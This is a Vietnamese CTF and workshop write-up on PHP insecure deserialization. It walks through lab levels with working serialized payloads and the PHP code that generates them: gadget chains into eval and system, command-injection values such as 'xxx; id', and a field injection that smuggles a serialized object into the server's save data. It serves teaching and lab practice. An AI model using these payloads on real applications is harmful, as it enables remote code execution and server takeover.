



# PHP DESERIALIZATION WRITEUPS

## POKEMON

### 1. Level 1: Đánh bại boss ở map 2


- Khi save game, server sẽ trả về 1 file serialize

```
C:\Users\nhath\Downloads\pokemon.sav - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
pokemon.sav
1 O:7:"Trainer":2:{s:4:"name";s:7:"satoshi";s:7:"pokemon";O:7:"Pokemon":4:{s:4:"name";s:7:"satoshi";s:4:"type";s:10:"charmander";s:6:"health";i:190;s:6:"damage";i:47;}}
```

- Chỉnh phần health và damage theo ý của mình, ví dụ:

```
C:\Users\nhath\Downloads\pokemon.sav - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
pokemon.sav
1 O:7:"Trainer":2:{s:4:"name";s:7:"satoshi";s:7:"pokemon";O:7:"Pokemon":4:{s:4:"name";s:7:"satoshi";s:4:"type";s:10:"charmander";s:6:"health";i:99999;s:6:"damage";i:99999;}}
```

- Kết quả khi load game





## 2. Level 2: Đánh bại boss ở map 3


- Ở map 3, dù có thay đổi health và damage thì mặc định khi gặp boss, giá trị của health và damage sẽ trở thành 1 vì đoạn code sau:

```
107 // Kỹ năng đặc biệt của Boss: giảm sát thương của kẻ địch về 1
108 $_SESSION["trainer"]->pokemon->health = 1;
109 $_SESSION["trainer"]->pokemon->damage = 1;
```

Để có thể chiến thắng con boss này, thay đổi class thành `TrumCuoi` (vì class này auto win), ví dụ:

```
0:8:"TrumCuoi":2:{s:4:"name";s:7:"satoshi";s:7:"pokemon";0:7:"Pokemon":4:{s:4:"name";s:7:"satoshi";s:4:"type";s:10:"charmander";s:6:"health";i:50;s:6:"damage";i:50;}}
```


- Kết quả:





### 3. Level 3: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

## LEVEL 4 EXPLOIT FLOW



Lợi dụng lỗi PHP Deserialize, ta có thể tùy ý thay đổi thuộc tính của object. *\$this->expression* trở thành **untrusted data**

- Ở map 4, ta sẽ sử dụng chính PHP để tạo payload tấn công. Cụ thể, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:

+ Copy class **Calculator** từ file `utils.php` sang file `test.php`

+ Tạo 1 biến mới từ class này với câu lệnh mà ta muốn thực thi:

```
$calc = new Calculator("phpinfo();");
```

+ Serialize biến này lại:

```
serialize($calc);
```

- Copy chuỗi giá trị đã được serialize này lưu vào file và load lên game Pokemon. Khi gặp quái, bấm **Run** thì câu lệnh sẽ được thực thi.


```
0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}
```



The screenshot shows a web browser on the left displaying the PHP version 7.3.33 and its configuration details. On the right, a Visual Studio Code editor shows a file named test.php. The code in test.php defines a Calculator class with a \_\_construct method that sets an expression and a run method that evaluates the expression. The code also creates a new Calculator object and serializes it. The terminal output shows the command to run the script and the resulting serialized output: O:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();"}.

#### 4. Level 4: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

## LEVEL 5 EXPLOIT FLOW



- Hoàn toàn tương tự map 4, ở map 5, ta vẫn sử dụng chính PHP để tạo payload tấn công. Cụ thể, ta sẽ tạo một file test.php và thực hiện các bước sau đây:



+ Copy class **Database** từ file `database.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain


+ Copy class **Logger** từ file `utils.php` sang file `test.php`

+ Tiến hành generate payload:

```
$conn = new Logger('xxx; id');  
$db = new Database($conn);  
echo serialize($db);
```

- Copy chuỗi giá trị đã được serialize này lưu vào file và load lên game Pokemon thì câu lệnh sẽ được thực thi.

```
0:8:"Database":1:{s:4:"conn";0:6:"Logger":1:{s:8:"filepath";s:7:"xxx; id";}}
```






## PHP DESERIALIZATION WORKSHOP

GOAL: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc

### 1. Level 1:

## WORKSHOP LEVEL 1 EXPLOIT FLOW



- Level 1 include mọi file .php trong `libs/`, trong đó có file `router.php` chứa class **Router** với function `__toString()` thực thi hàm `system()`

```
11     public function __toString()
12     {
13         return system("ping " . $this->host);
14     }
```

- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:
  - + Copy class **Router** từ file `router.php` sang file `test.php`
  - + Tạo 1 biến mới từ class này với câu lệnh mà ta muốn thực thi:


```
$router = new Router('xxx; id');
```
  - + Serialize biến này lại:

```
serialize($router);
```



- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:


```
0|0:6:"Router":1:{s:4:"host";s:7:"xxx; id";}|
```



## 2. Level 2:

- Level 2 đã bỏ include file `router.php` ⇒ không sử dụng được class **Router**

### Cách 1: Gadget chain sử dụng `__toString()` của class Student



- Gadget Chain hoạt động như sau:



Student::\_\_toString() ⇒ Student::get\_point() ⇒ Calculator::get\_result() ⇒  
Calculator::eval() ⇒ RCE

- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:
  - + Copy class **Student** từ file `student.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
  - + Copy class **Calculator** từ file `utils.php` sang file `test.php`
  - + Tiến hành generate serialize data:

```
$calc = new Calculator('phpinfo();');  
$student = new Student('bo9',18, $calc);  
echo serialize($student);
```

- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:  
`0|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|`


The image shows a web application interface on the left and its source code on the right. The web application, titled "Workshop Level 2", has a goal of "RCE mel". It features input fields for "name" and "age", and buttons for "Insert new student", "Load student", "Save student", and "Clear data". Below these is a table with columns for "#", "Name", "Age", and "Point". The application is running on PHP 7.3.33. The source code on the right is a file named `test.php` in a Visual Studio Code editor. It defines two classes: `Student` and `Calculator`. The `Student` class has a `__construct` method that takes `$name`, `$age`, and `$exam` as arguments. The `Calculator` class has a `__construct` method that takes `$expr` as an argument. The code then creates a `Calculator` object `$calc` with the expression `'phpinfo()'`, and a `Student` object `$student` with the name `'bo9'`, age `18`, and the `$calc` object. Finally, it echoes the serialized `$student` object. The output of the code is shown in the terminal at the bottom, displaying the serialized payload: `0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|`.





## Cách 2: Gadget chain sử dụng \_\_destruct() của class Thesis

### WORKSHOP LEVEL 2 EXPLOIT FLOW



- Gadget Chain hoạt động như sau:
- Thesis::\_\_destruct() ⇒ Student::get\_point() ⇒ Calculator::get\_result() ⇒ Calculator::eval() => RCE
- Để tạo payload tấn công, ta sẽ tạo một file `test.php` và thực hiện các bước sau đây:
  - + Copy class **Thesis** từ file `thesis.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
  - + Copy class **Student** từ file `student.php` sang file `test.php` và chỉnh sửa hàm `__construct()` để tạo gadget chain
  - + Copy class **Calculator** từ file `utils.php` sang file `test.php`
  - + Tiến hành generate payload:

```
$calc = new Calculator('phpinfo();');
$student = new Student('bo9',18, $calc);
$thesis = new Thesis($student);
echo serialize($thesis);
```
- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:

```
0|0:6:"Thesis":1:{s:10:"paragraphs";0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo();";}}|
```




### 3. Level 3:

- Ở level 3, ta không thể download được file save nữa vì bây giờ file save đã được lưu trên server ⇒ Không thể dùng cách tạo 1 file chứa giá trị serialize rồi upload lên nữa.
- Nhìn lại cách server load data:

```
0|0:7:"Student":3:{s:4:"name";s:6:"sasuke";s:3:"age";s:2:"19";s:4:"exam";N;}
```


```
1|0:7:"Student":3:{s:4:"name";s:6:"sakura";s:3:"age";s:2:"19";s:4:"exam";N;}
```



Ta phải tìm cách để kiểm soát **toàn bộ phần value** thì mới có thể tấn công Insecure Deserilize được.



⇒ Sử dụng Injection:



- Nhập giá trị name như sau:

```
"}|1|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|
```

- Dữ liệu được save vào server:

```
0|0:7:"Student":3:{s:130:""}|1|0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|";
```

- Kết quả sau khi load dữ liệu từ server:

Level 3

Goal: RCE mel

name age Insert new student Load student

Save student Clear data

#	Name	Age	Point
0			

PHP Version 7.3.33

System Linux 29c37b8bbd82 5.4.0-148-generic #163-Ubuntu

Build Date Mar 18 2022 03:11:44

Configure Command './configure' '--build=x86\_64-linux-gnu' '--with-config-file-path=/etc' '--enable-mysqlnd' '--with-password-argon2' 'sqlites=usr' '--with-curl' '--with-iconv' '--with-openssl' 'libdir=libx86\_64-linux-gnu' '--disable-cgi' '--with-apxs2'

Server API Apache 2.0 Handler

Virtual Directory Support disabled

Configuration File (php.ini) Path /usr/local/etc/php

Loaded Configuration File /usr/local/etc/php/php.ini

```
test.php
3 {
4     public $name;
5     public $age;
6     public $exam;
7     public function __construct($name, $age, $exam)
8     {
9         $this->name = $name;
10        $this->age = $age;
11        $this->exam = $exam;
12    }
13 }
14 class Calculator
15 {
16     public $expression;
17     public function __construct($expr)
18     {
19         $this->expression = $expr;
20     }
21 }
22 $calc = new Calculator('phpinfo()');
23 $student = new Student('bo9', 18, $calc);
24 echo serialize($student);
25
```

OUTPUT TERMINAL DEBUG CONSOLE

/mnt/d/Sandbox > php "/mnt/d/Sandbox/test.php"

0:7:"Student":3:{s:4:"name";s:3:"bo9";s:3:"age";i:18;s:4:"exam";0:10:"Calculator":1:{s:10:"expression";s:10:"phpinfo()";}}|



#### 4. Level 4:

- Level 4 chỉ include mỗi file `student.php` và các file thư viện của thư mục `vendor/`.

```
1 <?php
2 // include các thư viện trong compose
3 require('vendor/autoload.php');
4 // Chỉ include file cần thiết
5 include("libs/student.php");
```

- Tuy nhiên phiên bản thư viện **Guzzle** được sử dụng là **6.0.0**.


```
1 {
2     "require": {
3         "guzzlehttp/guzzle": "6.0.0",
4         "guzzlehttp/psr7": "1.0",
5         "guzzlehttp/promises": "1.0"
6     }
7 }
```

- Với các phiên bản thư viện **Guzzle** từ **6.0.0** đến **6.3.2**, ta hoàn toàn có thể tạo gadget chain để RCE.

